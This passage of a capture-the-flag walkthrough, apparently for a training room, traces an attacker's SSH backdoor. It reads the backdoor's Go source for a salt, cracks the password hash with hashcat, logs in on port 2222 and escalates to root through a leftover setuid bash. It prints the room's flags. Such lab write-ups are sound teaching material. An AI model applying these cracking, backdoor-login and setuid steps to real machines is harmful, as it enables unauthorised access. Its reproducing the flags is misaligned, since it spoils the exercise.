
and ran the ./backdoor in next step .

And which gave him a backdoor to james system on port 2222

okayy,

so in the next task we have to analyze the code used by attacker to maintain privileges on the machine so there are some steps to follow here ,


first clone the repository of ssh-backdoor :



```
┌──(root㉿kali)-[/home/kali]
└─# git clone https://github.com/NinjaJc01/ssh-backdoor.git
Cloning into 'ssh-backdoor'...
remote: Enumerating objects: 18, done.
remote: Counting objects: 100% (18/18), done.
remote: Compressing objects: 100% (15/15), done.
remote: Total 18 (delta 4), reused 9 (delta 1), pack-reused 0
Receiving objects: 100% (18/18), 3.14 MiB | 12.57 MiB/s, done.
Resolving deltas: 100% (4/4), done.
```

next move into the folder where you cloned it :


and read the main.go file
which is the main code used to create it and there we discover something interesting which we will use later on :



```
  GNU nano 6.0
package main

import (
        "crypto/sha512"
        "fmt"
        "io"
        "io/ioutil"
        "log"
        "net"
        "os/exec"

        "github.com/creack/pty"
        "github.com/gliderlabs/ssh"
        "github.com/integrii/flaggy"
        gossh "golang.org/x/crypto/ssh"
        "golang.org/x/crypto/ssh/terminal"
)
```

the crypto/sha512 module concludes that this code uses sha512 to encrypt the password,


after further reading the code we discovered that it uses a salt after that that is :



```
func passwordHandler(_ ssh.Context, password string) bool {
        return verifyPass(hash, "1c362db832f3f864c8c2fe05f2002a05", password)
}
```

the red colored text is the salt that it uses .

Now the hash of password set by attacker in our case is :




```
james@overpass-production:~/ssh-backdoor$ ./backdoor -a
6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed
```

so now we have the hash and the salt and the method used in encryption, we can crack this password using hashcat :

first of all we will look for method number to crack **sha512(pass.salt)**

to do that use **hashcat -h** command :




```
  10810 | sha384($pass.$salt)                                   | Raw Hash salted and/or iterated
  10820 | sha384($salt.$pass)                                   | Raw Hash salted and/or iterated
  10840 | sha384($salt.utf16le($pass))                          | Raw Hash salted and/or iterated
  10830 | sha384(utf16le($pass).$salt)                          | Raw Hash salted and/or iterated
   1710 | sha512($pass.$salt)                                   | Raw Hash salted and/or iterated
   1720 | sha512($salt.$pass)                                   | Raw Hash salted and/or iterated
   1740 | sha512($salt.utf16le($pass))                          | Raw Hash salted and/or iterated
```

so the method number or -m is 1710 here.


So now the next step is to create a file and merge the hash and salt in one file seperated by a colon like hash:salt

which looks something like this :




```
┌──(root㉿kali)-[/home/kali/ssh-backdoor]
└─# cat hash.txt
6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed:1c362db832f3f864c8c2fe05f200
2a05
```

now lets run hashcat on this and we will use rockyou.txt as wordlist .



```
┌──(root㉿kali)-[/home/kali/ssh-backdoor]
└─# hashcat -m 1710 hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.5) starting

OpenCL API (OpenCL 2.0 pocl 1.8  Linux, None+Asserts, RELOC, LLVM 11.1.0, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================
* Device #1: pthread-AMD Ryzen 7 4800H with Radeon Graphics, 1908/3881 MB (512 MB allocatable), 8MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
```

Here we got the password just in a minute :




```
* Keyspace..: 14344385
* Runtime...: 1 sec

6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed:1c362db832f3f864c8c2fe05f200
2a05:november16
```

okay lets hack our way back into the machine :

okay so we already know that the backdoor runs ssh on port 2222 and we have already cracked the password so its a piece of cake from now on :


just ssh into the machine to login :



```
┌──(root㉿kali)-[/home/kali/ssh-backdoor]
└─# ssh james@10.10.87.235 -p 2222
The authenticity of host '[10.10.87.235]:2222 ([10.10.87.235]:2222)' can't be established.
RSA key fingerprint is SHA256:z0OyQNW5sa3rr6mR7yDMo1avzRRPcapaYwOxjttuZ58.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.87.235]:2222' (RSA) to the list of known hosts.
james@10.10.87.235's password:
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

james@overpass-production:/home/james/ssh-backdoor$ ls
README.md  backdoor.service  cooctus.png  id_rsa.pub  main.go
backdoor   build.sh          id_rsa       index.html  setup.sh
james@overpass-production:/home/james/ssh-backdoor$
```

we got into the machine just like that ,


user flag :



```
james@overpass-production:/home/james$ cat user.txt
thm{d119b4fa8c497ddb0525f7ad200e6567}
```

now the next step is to gain root access ,


so lest start with some enumeration and lets look into home directory of james for hidden files :



```
james@overpass-production:/home/james$ ls -a
.              .bash_logout  .gnupg     .profile                   ssh-backdoor
..             .bashrc       .local     .sudo_as_admin_successful  user.txt
.bash_history  .cache        .overpass  .suid_bash                 www
james@overpass-production:/home/james$
```


there is a setuid binary set file , that is **“.suid_bash”**

lets execute it :



```
james@overpass-production:/home/james$ ./.suid_bash -p
.suid_bash-4.4# id
uid=1000(james) gid=1000(james) euid=0(root) egid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd),1000(james)
.suid_bash-4.4# cd /root
```

so as you can see we have root permissions now and the final step is to get the root flag :



```
.suid_bash-4.4# cd /root
.suid_bash-4.4# ls
root.txt
.suid_bash-4.4# cat root.txt
thm{d53b2684f169360bb9606c333873144d}
.suid_bash-4.4# 
```

Done :-)